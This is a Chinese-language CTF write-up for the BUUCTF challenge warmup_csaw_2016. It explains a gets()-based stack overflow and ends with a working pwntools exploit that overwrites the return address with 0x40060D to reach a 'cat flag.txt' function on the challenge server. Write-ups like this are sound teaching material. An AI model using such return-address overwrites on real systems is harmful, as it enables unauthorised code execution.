-
-
[原创]【BUUCTF题库】warmup_csaw_2016【栈溢出漏洞利用】
-
发表于: 2天前 28
-


我知道你们都不想听废话,所以直接开始吧
这道题依旧是栈溢出漏洞,还是老样子,先下载附件然后查壳

我们知道这是一个64位C语言且无壳的
然后依旧直接扔给IDA
反编译完之后先看main伪代码

我们看到第11行的关键代码:return gets(v5);
我们发现输入方式还是gets这个函数,也是没有进行输入长度限制,一个比较典型的栈溢出的漏洞
然后我们双击v5变量,查看他的地址以及大小

我们看见-0000000000000040这个,因为栈是从高地址向低地址增长,所以这个变量的大小为0x40
接着我们按Shift+F12,查找一下有没有类似于"flag"或者"/bin/sh"的字样
我们不难看出,程序当中有一行代码调用了cat flag.txt代码

我们跟进一下

果然,在sub_40060D函数中调用了cat flag.txt代码
我们按Tap调成汇编代码,找一下sub_40060D函数的地址

不难看出,sub_40060D函数的地址是0x40060D
ok啊,分析到这里,不出问题的话我们就可以直接编写exp了
from pwn import *
host='33ced0158aae6d38a29a8155.tcp-ctf2.dasctf.com'
port=9999
io=remote(host,port,ssl=True,sni=host)
payload=(b'A'*0x40)+p64(0x40060D)
io.sendline(payload)
io.interactive()
然后直接运行代码
